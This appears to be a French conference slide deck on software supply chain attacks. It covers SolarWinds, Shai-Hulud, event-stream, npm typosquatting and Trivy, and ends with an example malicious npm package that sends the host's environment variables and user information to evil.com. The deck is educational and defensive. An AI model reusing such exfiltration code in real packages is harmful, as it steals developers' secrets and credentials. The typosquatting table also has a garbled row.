



# COMMENT SURVIVRE AUX **SUPPLY CHAIN ATTACKS** SANS FINIR EN DÉPENDANCE TOXIQUE





## Who Am I ?

SÉBASTIEN

# Gioria

## Purple Team & DevSecOps

- Cybersecurity since 1997
- Forensics Expert (French Justice) since 2013
- Biking, cooking, chilling, coding...

## COMMUNITY

OWASP France Leader since 2006

Cloud Security Alliance (CSA)

## CONNECT

✉ [seb+owasp@gioria.org](mailto:seb+owasp@gioria.org)

✉ [sebastien.gioria@owasp.org](mailto:sebastien.gioria@owasp.org)

✂ @SPoint

🦋 @spoint42

📁 GitHub: [SPoint42](https://github.com/SPoint42)

🌐 [blog.gioria.org](https://blog.gioria.org)

🔗 [linkedin.com/in/gioria](https://linkedin.com/in/gioria)





## Agenda

**Introduction : La Supply Chain**

**Exemples Récents d'Attaques**

*SolarWinds · XZ Utils · Shai-Hulud*

**Attaques sur les écosystèmes**

*NPM*

*Python*

*GitHub Actions*

**Solutions**

*Techniques*

*Mesures Organisationnelles*

*Cadres Réglementaires*

**La Boîte à Outils OWASP**

*Démonstration*



(c)2026 Sébastien Gioria pour la JSSI 2026



## 🏠 Pourquoi cette présentation ?

### Objectifs

1. **Comprendre** les mécanismes d'attaque réels
2. **Identifier** les vulnérabilités dans vos projets
3. **Mettre en place** des solutions concrètes


### 🎁 Bonus

- Checklist de sécurisation



## Le problème

- En moyenne, 80% du code d'une application provient de dépendances externes
- Les attaques de supply chain ont augmenté de +742% entre 2019 et 2024 (Sonatype)
- 3 packages npm malveillants publiés par jour en moyenne (Socket.dev)
- Temps médian avant détection : 83 jours (Veracode)
- Chaque projet moderne dépend de centaines, voire milliers de packages







### *Quelques chiffres qui font peur*

- **NPM** : 2.5 millions de packages
- **PyPI** : 500 000+ packages
- **Maven Central** : 12 millions d'artifacts

### *Le risque*

*Une seule dépendance compromise = toute votre chaîne de production exposée*





## La montée en puissance

6 novembre 2024 : Publication de l'OWASP Top 10 2025

### A03: Software Supply Chain Failures 📈

- 2021 : A06 (Vulnerable & Outdated Components)
- 2025 : A03 (Software Supply Chain Failures) → **+3 places !**

### Données analysées

- 📊 2,8 millions d'applications testées
- 📈 589 CWEs cartographiées
- 📋 175 000 enregistrements CVE analysés
- 🏢 12 organisations contributrices

💡 *L'OWASP Top 10 combine données terrain ET préoccupations de la communauté*






# Trivy compromis : Quand le scanner devient la vulnérabilité

## PROBLÈME

### Scénario 1 : Flux de travail vulnérable




### Scénario 2: Signal ignoré



### Scénario 3: Open VSX non vérifié



## ATTAQUE SUR TRIVY



## SCÉNARIOS CLÉS


1. Fork + Action  
= Accès Privilegié
2. PAT volé  
= Écriture directe
3. Malware VSCode  
= Distribution

## DÉFENSE

### ARCHITECTURE



### IC/CD



Sécurité Pipeline  
= Sécurité Code


panda des opérations  
Surveillé Pipeline  
= temps réel






# Notepad++ : Incident Supply Chain

Quand un éditeur de texte devient **un vecteur d'attaque**





# LA CHAÎNE D'APPROVISIONNEMENT : UNE AUTOROUTE POUR LES ATTAQUES !



LA MENACE EST LÀ OÙ VOUS REGARDEZ PAS : VOS DÉPENDANCES ET VOTRE PIPELINE !





# L'ATTAQUE "SHAI-HULUD" SUR NPM





VOLE LES  
TOKENS  
NPM

## ➤ IMPACT

-  **187+ PACKAGES INFECTÉS**  
(DONT 25 CROWDSTRIKE TEMPORAIREMENT)

-  **UTILISE TRUFFLEHOG POUR  
CHERCHER LES SECRETS**

-  **PROPAGATION EXPONENTIELLE,  
DIFFICILE À CONTENIR** ⚠



**20 PACKAGES  
POPULAIRES**  
(MODIFIÉS AUTOMATIQUEMENT)



**PUBLIE LES  
CREDENTIALS  
VOLÉS**




Source : [KrebsOnSecurity](#)



# ATTAQUE #1: event-stream

## LE SCÉNARIO



## IMPACT


- 🕒 ☒ Détecté après 2 mois
- 💀 ☒ Millions de téléchargements infectés
- 🔗 ☒ Supply chain compromise réussie





# ATTAQUE #2 : Typosquatting NPM

## TECHNIQUE D'ATTAQUE



| Packages légitimes vs Packages malveillants |   |             |      |          |
|---------------------------------------------|---|-------------|------|----------|
| Légitime                                    |   | Malveillant |      | Impact   |
| loadash                                     | ✓ | loadash     | ✗ ☠️ | 1000+ DL |
| react                                       | ✓ | reactjs     | ✗ 🦠  | 500+ DL  |
| express                                     | ✓ | expres      | ✗ 🐛  | 2000+ DL |

# Erreur de frappe courante

npm install loadash # ✗ Package malveillant !

npm install lodash # ✓ Package légitime





## 🔍 Exemple concret : Package malveillant

```
// Package "lodash" malveillant
const https = require('https');
const os = require('os');

// Exfiltration des données
function exfiltrate() {
  const data = {
    hostname: os.hostname(),
    user: os.userInfo().username,
    env: process.env,
    cwd: process.cwd()
  };

  https.request('https://evil.com/collect', {
    method: 'POST',
    headers: {'Content-Type': 'application/json'}
  }).end(JSON.stringify(data));
}

